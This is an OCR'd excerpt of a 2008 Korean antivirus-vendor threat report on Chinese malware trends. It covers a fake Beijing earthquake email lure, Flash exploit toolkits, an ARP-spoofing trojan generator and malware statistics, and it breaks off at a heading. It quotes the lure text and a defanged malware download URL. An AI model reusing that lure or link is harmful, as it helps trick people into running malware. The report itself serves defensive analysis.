
[제목]

Strongest earthquake hits Beijing

Death toll in China is growing

A new deadly catastrophe in China


[본문]


A new powerful disaster just occurred in China.
The most deadly, 9 magnitude, earthquake took away
million of lives in the heart of China, Beijing.
Rapidly growing panic paralyzed life of Chinese
capital. 2008 Olympic Games are under the threat
of failure. Click on the video to see the details
of this terrible disaster and choose either "Open"
or "Run".


악성코드를 위해 이용되는 도메인들은 대부분 .cn()을 사용하고 있으며 다음과 같은 악성코드를 다운로드 받게 된다.

hxxp://biz .cn/beijing.exe

이와 같은 이슈를 반영하듯 이슈가 보고된 5월말부터 최근 6월까지 네트워크 모니터링 시스템 상에서도 TCP/25 포트 상의 주기적인 대량 트래픽이 발생하고 있는 것이 발견되었다.




같은 기간 SANS 포트 보고서에서도 대량의 TCP/25 트래픽이 존재하였음을 발견할 수 있다.



(5) 중국 보안 이슈

계속 되는 Adobe사의 Flash 취약점에 대한 위협

지난 5월 27일 발견된 Adobe사의 Flash 파일에 대한 취약점이 현재까지 지속적으로 계속 발견되고 있다. 특히나 중국 내에서는 지난 ASEC Report에서 기술한 익스플로잇 툴 킷 외에 또 다른 툴 킷이 발견되고 있어 Flash 파일에 존재하는 취약점을 공격하는 파일이 당분간은 지속적으로 발견 될 것으로 전망된다.



[그림 2-19] 취약한 Adobe Flash 파일을 생성하는 유틸

이번에 발견된 익스플로잇 툴 킷 역시 다운로드 할 EXE 파일의 웹 주소를 툴 킷의 빈 텍스트박스에 추가를 해주면 취약한 Flash 파일이 자동으로 생성된다. 이러한 툴 킷은 해당 익스플로잇에 대한 지식이 전혀 없더라도 취약한 SWF 파일을 다양하게 양산할 수가 있다. 이러한 악의적인 Flash 파일들은 V3에서 Win-Trojan/Exploit-SWF.Gen으로 진단이 가능하지만, 시스템에 설치되어 있는 Adobe Flash 플레이어의 보안 패치를 적용하는 것이 원천적인 취약점을 제거하는 것이다.

Ph4ntom Security Team의 보안 웹진 발간

중국 언더그라운드 해킹 팀인 팬톰 시큐리티 팀에서 웹 진을 발간하였다. 이러한 웹 진의 발간은 과거 29A와 같은 익히 알려진 바이러스 제작 그룹들에서도 행해진 형태이다. 이렇게 발간되는 해킹 또는 바이러스 제작 그룹의 웹 진들은 자신들이 속한 팀의 기술력을 대외에 과시하기 위한 목적으로 제작되곤 하였다. 이번 팬톰 시큐리티 팀의 웹 진은 다음과 같은 내용이 주를 이루고 있다.

- CSO(Chief Security Office)의 생존 예술: CSO가 기업 내에서 수행해야 될 업무들에서 다루고 있다.
- 웹 브라우저의 보안 취약점: 최근 발생하고 있는 웹 브라우저와 관련된 취약점 분석 방법을 기술하고 있다.
- 쉘코드 제작 기법: MS08-025 취약점을 예로 들어 이를 이용한 쉘코드 제작 기법에 대해서 다루고 있다.
- 오라클의 SQL 인젝션 기술 분석: 오라클 데이터베이스 사용되는 SQL 인젝션 기법에 대해 분석 결과를 다루고 있다.
- XSS 공격 기법에 대한 토론: 크로스 사이트 스크립트(Cross Site Scripting) 공격 기법에 대한 기술적 토론을 기술하고 있다.
- …

다시 시작된 ARP Spoofing 공격

2007년 중반 중국에서 제작된 것으로 추정되는 악성코드에 의해서 ARP Spoofing 공격이 발생하여 국내 고객들이 피해를 입는 사례가 발생하였다. 그 이후 몇 달 동안 ARP Spoofing 공격이 발생하지 않아 ARP Spoofing 공격은 일회성 유행으로 끝난 것으로 여겨졌으나 1년 만에 다시 중국산 ARP Spoofing 공격이 국내 기업 고객들로부터 문의가 접수되기 시작하였다.

이번에 발생한 ARP Spoofing 공격을 시도하는 트로이목마와 관련하여 중국 언더그라운드 웹 사이트들을 대상으로 조사한 결과 2008년 6월에 [그림 2-20]과 같은 ARP Spoofing 공격을 수행하는 트로이목마 생성기가 제작되어 악용되고 있는 것이 발견되었다.

[그림 2-20] ARP Spoofing 공격을 시도하는 트로이목마 생성 툴

그리고 실제 해당 트로이목마 생성기를 분석하는 과정에서 국내 고객들로부터 접수된 악성 코드와 동일한 형태라는 것이 확인되었다. 해당 트로이목마 생성기는 크게 다음과 같은 기능들을 제공하는데 이제까지 발견된 Dropper/ARPSpoofer와 Win-Trojan/ARPSpoofer와 유사하거나 동일하다.

- ARP Spoofing 공격 악성코드 다운로드 설정: [그림 2-20]의 (1)에서는 특정 웹 사이트에서 직접적인 ARP Spoofing 공격을 수행하는 ARP 관련 트로이목마들을 다운로드 할 주소를 설정할 수가 있다.
- ARP Spoofing 공격시 전송되는 악성 자바 스크립트 설정: [그림 2-20]의 (2)에서는 실제 ARP Spoofing 공격이 발생하여 전송되는 패킷에 삽입할 악성 자바 스크립트의 주소를 설정할 수가 있다. 이로 인해 취약한 인터넷 익스플로러를 사용하는 시스템의 경우에는 직접적인 악성 자바 스크립트의 공격을 받게 된다.
- 온라인 게임 관련 트로이목마 다운로드 설정: [그림 2-20]의 (3)에서는 다른 외부 시스템에서 온라인 게임 관련 트로이목마들을 다운로드 주소를 기록된 텍스트 파일을 설정 할 수 있다. 이렇게 설정된 텍스트 파일의 내용은 상단의 빈 텍스트 박스에서 다운로드 할 주소와 파일명들을 기록할 수 있게 된다.

- Adobe사의 취약한 Flash 파일 다운로드 설정: [그림 2-20]의 (4)에서는 최근에도 계속되고 있는 Adobe사의 취약한 Flash 파일을 다운로드 할 수 있는 주소 설정이 가능하다. 해당 트로이목마 생성기 제작자는 최근에 발생한 Flash 파일의 공격을 통해서도 전파가 가능하도록 구성하였다.
- 옵션으로 제공되는 악의적인 기능: 해당 트로이목마 생성기는 [그림 2-20] 하단의 체크 박스를 통해 다른 악의적인 기능들을 옵션으로 제공하고 있다. 대표적인 악의적인 기능으로는 "USB 외장형 저장 장치를 통한 전파", "보안 제품 강제종료", "Ghost 백업 이미지 삭제", "안티 디버깅 기능" 그리고 "실행 압축" 등을 제공하고 있다.

이러한 ARP Spoofing 공격을 시도하는 트로이목마로 인해 중국 안티 바이러스 업체인 라이징(Rising)에서는 긴급 경보를 적색 경보(안철수연구소의 긴급경보 체계 중 4단계인 긴급과 유사)를 발령하고 ARP Spoofing 공격을 시도하는 트로이목마의 감염에 대비를 하도록 하였다.

7월 1일자 중국 신화사 기사에 따르면 "중화흡혈귀" 트로이목마 생성기의 제작자가 중국 공안에 구속 조사를 받고 있다고 한다. 제작자는 최초 2008년 5월 ARP Spoofing 공격을 시도하는 트로이목마 생성기 제작을 계획하고 6월 초에 제작을 완료하여 자신의 블로그와 언더그라운드 웹 사이트에서 다운로드가 가능하도록 배포한 혐의를 받고 있다고 한다. 중국 공안에서 발표한 내용에 따르면 현재까지 총 100여명이 해당 트로이목마 생성기를 다운로드 하였고 4명이 880위엔(한화 약 14만원)에 구매를 하였다고 한다.

그러나 이런 제작자의 구속 수사에도 불고하고 7월 5일 "중화흡혈귀"의 소스코드가 공개되어 그 파장이 앞으로 더 커질 것으로 예상된다. 특히나 소스코드의 공개로 인해 ARP Spoofing 공격을 시도하는 트로이목마의 제작이 일회성 유행이 아니라 연중 지속적인 발생으로 이어지게 된다면 그 피해는 일반적인 악성코드의 피해보다 더 심각할 것으로 예측된다.

안철수연구소에서는 조기 대응을 위한 관제를 지속적으로 진행함과 동시에 V3에서 실행 압축 형태 진단 등의 효과적인 대응을 지속적으로 추진하고 있다. 그리고 기업 및 개인 컴퓨터 사용자들은 자신이 사용하는 시스템의 윈도우 운영 체제 및 인터넷 익스플로러의 보안 패치를 모두 적용하고 불필요한 공유 폴더 사용을 자제하는 등 ARP Spoofing 공격을 시도하는 트로이목마 감염에 대비한 자체적인 점검을 진행하여야 할 것이다.

III. 2008년 상반기 동향

아래 [표 3-1]과 [표 3-2]는 2008년 상반기에 국내에서 발견된 신종 악성코드/스파이웨어 개수에 대한 통계이다. 이는 2007년과 비교하여 약 2.5배 이상 증가한 수치로서 악성코드/스파이웨어에 의한 공격 및 이로 인한 피해가 증가하고 있는 것을 수치상으로 확인할 수 있다.

	트로이목마	드롭퍼	웜	스크립트	파일	매크로	부트	파일	유해가능	비 윈도우	합계
1월	1272	160	111	123	1	0	0	0	33	0	1700
2월	579	48	82	110	3	0	0	0	23	0	845
3월	739	77	87	78	9	1	0	0	38	0	1029
4월	1063	112	98	181	8	0	0	0	10	0	1472
5월	743	49	86	216	2	0	0	0	19	0	1115
6월	1800	111	67	123	4	0	0	0	29	0	2134

[표 3-1]악성코드 신종 통계

	스파이웨어	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	Hoax	합계
1 월	47	68	36	121	1	3	0	0	0	0	276
2 월	86	67	62	74	1	8	1	1	0	1	301
3 월	148	60	71	119	1	12	1	3	0	0	415
4 월	114	45	75	114	1	19	1	0	0	0	369
5 월	114	63	61	104	0	10	0	0	0	0	352
6 월	195	116	91	158	1	9	0	2	0	0	572

[표 3-2]스파이웨어 신종 통계

2008 년 상반기에 있었던 주요 이슈를 정리하면 아래와 같다.

- ARP 스푸핑의 재등장
- 대중성이 높은 특정 애플리케이션 취약점을 악용하는 악성코드를 자동 생성 도구를 이용한 공격 급증
- 검색 엔진을 이용한 자동화된 SQL Injection 발생
- 국내 제작 스파이웨어의 악성화
- 전통적인 악성코드 감염 기법을 사용하는 형태의 바이러스 등장
- 스피어 피싱(Spear Phishing)
- 스플로그(Splog)의 등장과 블로그를 이용한 스팸의 진화

- 국내 허위 안티-스파이웨어 제작자 적발
- 스파이웨어 Zlob 변형의 확산
- 무선 네크워크 해킹을 통한 인터넷 금융 해킹 사고(시도?) 발생
- 대표적인 중국산 악성코드 Win32/Diskgen
- 허위 미디어 파일에 포함된 악성코드

악성코드 제작을 위하여 자동 제작/공격 툴들이 지속적으로 개발/공유됨에 따라 올해 상반기 악성코드의 숫자가 기하급수적으로 늘어났다. 이러한 악성코드의 몇가지 특성을 정리하면

- **주된 목적은 금전적인 이득을 취하는 것을 목적으로 함**
- **공격 형태가 단순하지 않고, 다수의 기법을 악용하는 퓨전화되고 있음**
- **블랙마켓이 형성되어 있는 사실이 알려질 정도로 매우 조직화되어 있음**
- **악성코드 자체의 확산을 통한 피해보다는 특정 타겟을 정하여 이를 대상으로 공격을 수행하는 국지적인 특성을 가짐**

즉, 악성코드, 스파이웨어, 피싱, 해킹 등과 같이 다수의 위협이 동시에 피해를 주고 있기 때문에 **보안 전문 업체의 역할이 중요**하게 되었고, 더 **전문화되고 체계적인 대응조직을 강화**하지 않고 단순 엔진차원의 대응만으로는 고객 대응서비스가 어려워지고 있다.

다음은 각 부분별로 2008년 상반기에 있었던 주요 이슈를 좀 더 자세히 살펴보도록 한다.

(1) 2008년 상반기 악성코드 동향

올 상반기 한국의 악성코드 동향은 중국 발 해킹과 악성코드로 인한 피해가 일반 클라이언트를 대상으로 매우 국지적으로 발생하였다는 뚜렷한 특징을 가지고 있다. 특히 악성코드들의 변형 발견 시간은 점점 짧아지고 있으며 그에 따른 결과로 악성코드의 수는 폭발적인 증가를 기록하고 있다.

특히 윈도우 취약점이 아닌 오피스, 플래쉬 등과 같은 특정 어플리케이션들의 취약점을 이용하는 형태도 기승을 부렸으며, 중국 발 취약점 공격기법은 날로 발전하고 있다는데 주목할 필요가 있다. 또한 이러한 취약점을 이용 할 수 있는 공격도구와 악성코드 제작도구들에 대한 자동화가 이제는 성숙단계에 이르렀으며, 이러한 도구들이 돈을 받고 판매되고 있다는 것을 웬만한 검색을 통하여 알 수 있다. 더구나 공개되거나 유출된 도구를 이용하여 프로그래밍에 아무런 지식이 없는 사람들도 악성코드 제작에 뛰어 들고 있으며, 대부분 이러한 이유는 금전적인 목적으로 귀결 된다.


또한 국내에서 많이 이용하는 온라인 게임들만 그 동안 타켓이 되었다면 이제는 국내에서 제작된 특정 어플리케이션 또는 특정 포털의 사용자 계정 정보들도 중국산 악성코드들의 타

켓이 되고 있다. 이러한 악성코드들의 목적은 사용자 계정을 탈취하여 해당 계정을 판매하는 등 사이버 범죄에 이용하고 있다. 설상가상으로 상반기 유명 온라인 쇼핑몰의 사용자 정보 유출 사건이 알려진 후 우연인지 모르겠지만, 국내 유명 포털들의 일부 메일주소로 악성코드가 첨부된 메일이 오는 등 중국산 악성코드의 국지적인 도발은 매우 거세다고 할 수 있다.

따라서 네트워크 인프라 잘 발달한 국내의 시스템들과 이를 기반으로 하는 사용자 정보들은 중국을 거점으로 하는 악성코드 제작자들에게 언제나 손쉬운 공격 대상이면서 돈벌이 대상이 되고 있으며, 이러한 추세는 끝이 보이지 않는다.

국내를 뒤흔드는 중국산 악성코드의 경우 기술적으로 특이하다고 할 수는 없으나 바이러스나 하드디스크의 특정 섹터 내에 자신의 코드를 기록하는 전통적인 악성코드 감염기법을 사용하는 형태의 증가가 많았다. 또한 대표적인 웜인 Win32/Zhelatin.worm의 경우도 특정한 사회적 이슈를 이용하여 광범위하게 전파 되었다. 상반기에는 특정인이나 조직을 대상으로 스피어 피싱이 증가하기도 하였다.


다음은 작년 상반기와 신종 및 변형 악성코드 발견 수를 비교한 것이다.



[그림 3-1] 2007, 2008년 상반기 신종 및 변형 악성코드 발견 수 비교

악성코드는 무려 151% 가 증가 하였다. 이러한 증가는 대부분 중국산 악성코드 영향이 크다. 특히 트로이목마와 스크립트 유형이 가장 많은 증가 수를 보였다. 이러한 결과는 트로이목마를 이용하여 사용자 정보를 탈취 하려는 목적이 크기 때문이다. 또한 스크립트의 증가는

트로이목마들이 대부분 웹 취약점을 이용하여 다운로드 되기 때문이다. 이러한 악성코드 분포는 다음 그림을 통해서 알 수 있다.



[그림 3-2] 2008년 상반기 신종 및 변형 악성코드 분포도

중국산 악성코드가 국내 대량 유입 되면서 증가하는 악성코드 유형은 크게 3가지 이다.

- 스크립트 악성코드
- 드롭퍼
- 트로이목마


과거 악성코드의 주요감염경로였던 메일, 메신저를 이용한 감염경로 비율이 줄어들고 웹을 통한 악성코드 감염이 늘어나고 있다. 일반적으로 웹을 통한 악성코드 감염은 악의적인 스크립트를 이용하기 때문에 상반기에 악의적인 스크립트가 상당수 발견되어 엔진에 추가되었다. 즉, 취약한 웹 사이트를 해킹 후 특정 악성코드를 다운로드하게 하기 위해서 인터넷 익스플로러 취약점을 이용하기 때문에 악의적인 스크립트가 웹 페이지에 반드시 포함 되어야 한다. 악의적인 스크립트의 증상은 특정 호스트로부터 드롭퍼나 트로이목마를 다운로드 하는 것이다. 따라서 자연스럽게 위 3가지 악성코드가 중국산 악성코드의 대표적인 유형이라 할 수 있다.

웜 유형의 악성코드는 크게 Win32/Zhelatin.worm (이하 젤라틴 웜)과 Win32/Autorun.worm (이하 오토런 웜)그리고 Win2/Bagle.worm (이하 베이글 웜)으로 나누

어진다. 국지적인 특성상 웹을 통한 악성코드 유입이 많아지다보니 자연스럽게 웜 유형은 과거와 달리 큰 비중을 차지하고 있지 않다. 여러가지 원인이 있겠지만 진정한 의미의 이메일 웜은 크게 감소하였다. 그러나 그 중에서도 여전히 변형이 대량으로 제작, 유포되어 피해 문의가 많은 형태가 젤라틴 웜이다. 이 웜의 2008년 특징은 사회적인 이슈가 있을 때 마다 이를 놓치지 않고 해당 내용이 담긴 메일을 보냈다. 특히 안티 바이러스 진단를 회피하기 위해서 지속적으로 변형을 만들어 배포하는 것으로도 유명하다.

파일유형에 속하는 바이러스는 올 상반기에도 중국산 바이러스이었고 재감염 이슈가 많았던 Win32/Diskgen 바이러스가 있었다. 이외에도 Win32/Sality 바이러스 변형인 Win32/Kashu 바이러스 변형의 메모리 진단/치료 문제도 이슈가 되었다.

다음은 국내에 가장 많은 피해를 발생하는 온라인 게임핵 트로이 목마 유형에 대한 작년 동기 대비 발견 추세이다.



[그림 3-3] 2007, 2008년 상반기 온라인 게임핵 트로이목마 현황

해당 악성코드는 작년 동기 대비 무려 240% 급증 하였다. 특히 해당 악성코드는 SWF 관련 취약점 및 ARP Spoofing 공격 등으로 인하여 더 많은 변형이 국내에 발견, 보고 되었다. 또한 작년과 다르게 국내 온라인 게임뿐만 아니라 대만, 중국에서 서비스 되는 온라인 게임들까지도 그 대상을 넓혔다.

다음 안철수연구소가 정리한 상반기 악성코드 관련 주요 이슈 이다.

전통적인 악성코드 감염 기법을 사용하는 형태

전통적인 악성코드 감염기법은 크게 바이러스와 부트섹터에 자신을 기록하는 형태로 구분할 수 있다. 이는 DOS 시절 파일 바이러스와 부트 바이러스처럼 크게 두 가지로 나눈 분류에 기인한다. 올 초에 발견된 Win-Trojan/MBRtool(MBR Rootkit)이 대표적이며 작년 말과 올해 초까지 보고된 Win-Trojan/Agent 류 역시 특정 윈도우 파일에 대한 물리적인 위치를 계산하여 해당 파일이 존재하는 섹터에 자신을 기록하는 형태가 있었다. 이처럼 실행 파일을 감염시키는 바이러스뿐만 아니라 (MBR 또는 DOS) 부트섹터에 자신의 코드를 기록하는 형태의 악성코드가 올 초 큰 화제가 되었다.

여전히 기승을 부린 Win32/Zhelatin.worm

Win32/Zhelatin.worm은 대표적인 이메일 웜으로 분류 된다. 물론 메일에 자신을 첨부하는 고전적인 형태가 아니라 특정 악성코드를 다운로드 받을 수 있는 링크가 포함되어 있는 형태로서 작년 초부터 올해까지 다른 어떤 이메일 웜 보다 많은 변형에 제작/유포 되었다. 이러한 변형은 모두 안티 바이러스를 우회하려는 목적으로 제작되고 있으며, private P2P 네트워크를 구성하는 Botnet 에 접속하여 업데이트 및 메일 발송 그리고 백도어 증상을 가지고 있다. 주로 기념일과 국제적인 사회 이슈관련 내용을 통하여 많이 유포 되고 있다.

대표적인 중국산 악성코드 Win32/Diskgen

올 상반기 가장 이슈가 되었던 디스크젠 바이러스는 중국에서 제작되었다. 그 모습이 재작년 많은 변형이 쏟아져 나왔던 Win32/Viking 과 Win32/Dellboy와 유사하다. 이 바이러스는 주로 대학교에서 많이 보고 되었다.

스피어 피싱 그리고 유명인 사칭 메일과 스팸 메일러의 관계

스피어 피싱은 메일을 통하여 조직 내 신뢰 할 만한 대상에 대하여 아이디와 비밀번호를 알아내도록 가짜 사이트로 유도하거나, 악성코드 설치를 목적으로 가짜 사이트의 방문을 유도 또는 취약점이 담긴 문서 파일을 보내어 실행을 요구하는 등의 일종의 피싱 공격이다.

이와 더블어 유명인을 사칭하여 특정 파일을 다운로드 하도록 유도하는 형태의 스팸성 메일도 큰 피해를 주었다. 이러한 형태의 메일로부터 다운로드 되는 악성코드들 중 일부는 고도의 은폐기술을 갖춘 Win-Trojan/Runtime 또는 Win-Trojan/Pandex 그리고 Dropper/Srizbi 라고 명명된 스팸 메일러를 설치 하게 한다. 이들은 주로 디스크 디바이스 드라이버나 자신이 NDIS.SYS 관련 함수를 직접 에뮬레이팅하여 동작하기 때문에 개인 방화벽을 손쉽게 우

회해 버린다.

중국내 사회 문제를 다룬 관련 악성코드

